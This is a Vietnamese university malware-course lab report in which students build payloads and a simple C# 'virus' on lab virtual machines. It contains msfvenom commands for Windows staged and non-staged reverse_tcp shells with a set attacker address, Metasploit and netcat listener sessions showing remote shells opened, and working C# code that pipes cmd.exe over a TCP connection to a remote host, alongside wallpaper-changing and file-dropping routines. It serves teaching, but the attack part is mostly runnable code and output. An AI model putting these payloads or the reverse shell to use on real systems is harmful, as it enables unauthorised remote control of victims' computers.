

BÁO CÁO THỰC HÀNH LAB 3

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Virus và sâu máy tính

GVHD: Tô Trọng Nghĩa

Nhóm: 7

THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Hồ Ngọc Thiện	21522620	21522620@gm.uit.edu.vn
2	Chu Nguyễn Hoàng Phương	21522483	21522483@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	90%	1 - 3
2	Yêu cầu 2	50%	3 - 5
3
Điểm tự đánh giá			?/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

- Ta tạo payload thực thi lệnh “ifconfig” và copy vào thư mục /var/www/html


```
(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# msfvenom -p linux/x86/exec cmd="ifconfig" -f elf -o exec
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 44 bytes
Final size of elf file: 128 bytes
Saved as: exec

(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# ls
exec shell_reverse.exe

[root@kali ~]# cp exec /var/www/html

[root@kali ~]# ls -la /var/www/html
total 104
drwxr-xr-x 2 root root 4096 Apr  2 03:22 .
drwxr-xr-x 3 root root 4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root 128 Apr  2 03:22 exec
```

- Ở máy nạn nhân, ta thực hiện download file exec và thực thi





- Lệnh “ifconfig” được thực thi trên máy nạn nhân thông qua việc thực thi file exec

```
thien@thien-VirtualBox:~/Downloads$ sudo chmod +x exec
thien@thien-VirtualBox:~/Downloads$ ./exec
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:a7:5b:a4:96 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.224.41 netmask 255.255.255.0 broadcast 192.168.224.255
        inet6 fe80::a16f:b231:553b:436c prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:2e:81:4c txqueuelen 1000 (Ethernet)
            RX packets 919 bytes 121108 (121.1 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 432 bytes 63144 (63.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 6374 bytes 535744 (535.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 6374 bytes 535744 (535.7 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

- a. Kích thước payload
- b. Công cụ để lắng nghe kết nối ngược lại
- c. Khả năng phát hiện của các phần mềm Anti-virus

Ta thực hiện tạo **staged shell payload** và copy file vào thư mục /var/www/html

```
(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.224.38 LPORT=4444 -f exe -o stage
d_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: staged_shell.exe

(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# cp staged_shell.exe /var/www/html


(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# ls -la /var/www/html
total 180
drwxr-xr-x 2 root root 4096 Apr  2 03:36 .
drwxr-xr-x 3 root root 4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root 128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root 615 Feb 25 10:55 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```

Sau đó, ta sử dụng msfconsole để lắng nghe kết nối từ victim

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.224.38
LHOST => 192.168.224.38
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
```

Ở máy nạn nhân, ta tiến hành download file đã tạo về và thực thi



Attacker chiếm máy của victim thành công

```

[*] 192.168.224.39 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
[*] Sending stage (240 bytes) to 192.168.224.39
[*] Command shell session 2 opened (192.168.224.38:4444 → 192.168.224.39:49797) at 2024-
04-02 03:46:22 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]

C:\Users\vboxuser\Downloads>

```

Tuy nhiên, công cụ netcat không thể sử dụng trong trường hợp này

```

└─(root㉿kali)-[~/home/kali/MalwareOperation/Lab3]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.224.38] from (UNKNOWN) [192.168.224.39] 49798
└─

```

Tiếp theo, ta tạo non-staged reverse shell payload và copy vào var/www/html

```
[root@kali]~/MalwareOperation/Lab3]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.224.38 LPORT=4444 -f exe -o non-staged_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: non-staged_shell.exe

[root@kali]~/MalwareOperation/Lab3]
# cp non-staged_shell.exe /var/www/html


[root@kali]~/MalwareOperation/Lab3]
# ls -la /var/www/html
total 256
drwxr-xr-x 2 root root 4096 Apr  2 03:52 .
drwxr-xr-x 3 root root 4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root 128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root 615 Feb 25 10:55 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr  2 03:52 non-staged_shell.exe
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```

Sử dụng msfconsole để lắng nghe

```
msf6 >
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 192.168.224.38
LHOST => 192.168.224.38
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
```

Tương tự, ta thực thi file non-staged_shell.exe trên máy của victim



Attacker chiếm thành công shell của victim

```
[*] Started reverse TCP handler on 192.168.224.38:4444
[*] Command shell session 1 opened (192.168.224.38:4444 → 192.168.224.39:49830) at 2024-04-02 03:56:28 -0400

[!] volume-monitor [1286] 9.7 MB 0%
[!] one-keyring-daemon [822] 13.7 MB 0%
[!] C:\Windows\system32\kernel32.dll [985] 9.6 MB 0%
[!] Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]

C:\Users\vboxuser\Downloads>
```

Ngoài ra, netcat cũng khả dụng đối với non-staged reverse shell

```
[root@kali ~]# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.224.38] from (UNKNOWN) [192.168.224.39] 49832
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser\Downloads>
```

So sánh staged và non-staged reverse shell

	Staged reverse shell	Non-staged reverse shell
Kích thước payload	Thường thì Non-staged payload sẽ có kích thước lớn hơn so với Staged payload. Lý do là vì Non-staged payload phải chứa đầy đủ các thành phần cần thiết để thực thi được ngay lập tức trên máy	



	tính mục tiêu, trong khi Staged payload chỉ cần chứa một phần nhỏ của payload và sau đó tải về các phần còn lại khi cần thiết. Tuy nhiên, kích thước của payload phụ thuộc vào nhiều yếu tố như kiến trúc của hệ thống mục tiêu, loại payload và các cấu hình tùy chỉnh được sử dụng, nên có thể có trường hợp Staged payload lớn hơn Non-staged payload.	
Công cụ để lắng nghe kết nối	Chỉ có thể dùng msfconsole	msfconsole hoặc netcat
Khả năng phát hiện của Anti-virus	<ul style="list-style-type: none"> - Staged Payload thường ít gây nghi ngờ hơn vì nó không tải về toàn bộ payload mà chỉ tải về một phần nhỏ trước khi thực hiện các tác vụ tiếp theo - Staged Payload được sử dụng phổ biến hơn trong Metasploit Framework vì tính năng và khả năng ẩn đi của nó 	Non-Staged Payload cung cấp quyền truy cập và kiểm soát ngay lập tức cho attacker, tuy nhiên cũng dễ bị phát hiện hơn do tải về toàn bộ payload trước khi thực hiện các tác vụ

3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

a. Thay đổi hình nền của máy nạn nhân.

b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn


Ta sử dụng đoạn code bên dưới đây để tiến hành thay đổi hình nền của máy victim

```

9
10
11
12
13
14 #pragma warning disable SYSLIB0014 // Type or member is obsolete
15     var filename = "Wall.jpg";
16
17 #pragma warning restore SYSLIB0014 // Type or member is obsolete
18     string path = AppDomain.CurrentDomain.BaseDirectory;
19     //string path = "C:/Users/vboxuser/Desktop/";
20     SetWall(path + filename);
21     Thread.Sleep(1000);
22     File.Delete(path + filename);
23 }
24 [DllImport("user32.dll", SetLastError = true)]
25 [return: MarshalAs(UnmanagedType.Bool)]
26
27 static extern bool SystemParametersInfo(uint uiAction, uint uiParam, string pvParam, uint fWinIni);
28 private static UInt32 SPI_SETDESKWALLPAPER = 0x14;
29 private static UInt32 SPIF_UPDATEINIFILE = 0x1;
30 private static UInt32 SPIF_SENDWININICHANGE = 0x2;
31
32
33
34
35
36
37
38
39
40
41
42
43
44

```

Tiến hành build và tải file thực thi về máy victim



Sau đó chạy file thực thi và xem kết quả

Màn hình ban đầu:



Sau khi chạy file thực thi



Ta viết tiếp đoạn code trên cho yêu cầu b. Đầu tiên ta viết hàm kiểm tra Internet của máy nạn nhân như sau: Ta sử dụng lệnh ping tới google để xác định xem có Internet hay không.

```
public static bool CheckInternet()
{
    string url = "www.google.com";
    bool rs = false;
    Ping p = new Ping();
    try
    {
        PingReply rp = p.Send(url, 2000);
        if (rp.Status == IPStatus.Success)
            rs = true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
    return rs;
}
```

Ta viết hàm reverse shell đơn giản như sau: Ta sẽ kết nối tới 1 địa chỉ IP bằng port 6666.

```

private static void reverse_shell(string IP)
{
    using (TcpClient client = new TcpClient(IP, 6666))
    {
        using (Stream stream = client.GetStream())
        {
            using (StreamReader srd = new StreamReader(stream))
            {
                sw = new StreamWriter(stream);
                StringBuilder str_Input = new StringBuilder();

                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.Arguments = str_Input.ToString();
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;

                p.OutputDataReceived += new DataReceivedEventHandler(Cmd_Output_DataHandler);
                p.Start();
                p.BeginOutputReadLine();

                while (true)
                {
                    str_Input.Append(srd.ReadLine());
                    p.StandardInput.WriteLine(str_Input.ToString());
                    str_Input.Remove(0, str_Input.Length);
                }
            }
        }
    }
}

1 reference
private static void Cmd_Output_DataHandler(object sender, DataReceivedEventArgs e)
{
    StringBuilder strOutput = new StringBuilder();

    if (!String.IsNullOrEmpty(e.Data))
    {
        try
        {
            strOutput.Append(e.Data);
            sw.WriteLine(strOutput.ToString());
            sw.Flush();
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.ToString());
        }
    }
}

```


Đây là hàm tạo ra 1 file và ghi 1 tin nhắn bất kỳ vào máy nạn nhân.

```

1 reference
public static void WriteToFile(string Mess)
{
    string path = AppDomain.CurrentDomain.BaseDirectory;
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    string filepath = "HackedLog.txt";
    if (!File.Exists(filepath))
    {
        using (StreamWriter sw = File.CreateText(filepath))
        {
            sw.WriteLine(Mess + "\n");
        }
    }
    else
    {
        using (StreamWriter sw = File.AppendText(filepath))
        {
            sw.WriteLine(Mess + "\n");
        }
    }
}

```

Tiến hành cài file ở máy victim



Ở máy attacker, ta tiến hành mở port 6666 để lắng nghe.

```
(root㉿kali)-[~/home/kali]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:79:70:47:31 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 2405:4800:5716:c447:22d5:2025:b5ca:a10c prefixlen 64 scopeid 0x0<global>
        inet6 fe80::6a33:5ef0:66bf:17d2 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 45 bytes 4718 (4.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 36 bytes 9085 (8.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Chạy file thực thi ở máy victim và xem kết quả. Ta đã thấy attacker truy cập được vào máy victim khi có internet


```
(root㉿kali)-[~/home/kali]
# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.5] 64102
Microsoft Windows [Version 10.0.22631.3296]
(c) Microsoft Corporation. All rights reserved.
```

Và khi không có kết nối internet thì 1 file HackedLog.txt được tạo ra với nội dung “Hacked by UITers”

The screenshot shows a terminal window with a dark background. At the top, there are several tabs: '200-status-code.txt', 'other-status code.txt', 'extracted_file', and 'HackedLog.txt'. The 'HackedLog.txt' tab is currently active. Below the tabs, there is a menu bar with 'File', 'Edit', and 'View' options. In the main area of the terminal, the text 'Hacked by UITers' is displayed.

4. Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

Ta tạo 1 chương trình C# window form chứa MSSV và build ra file .exe

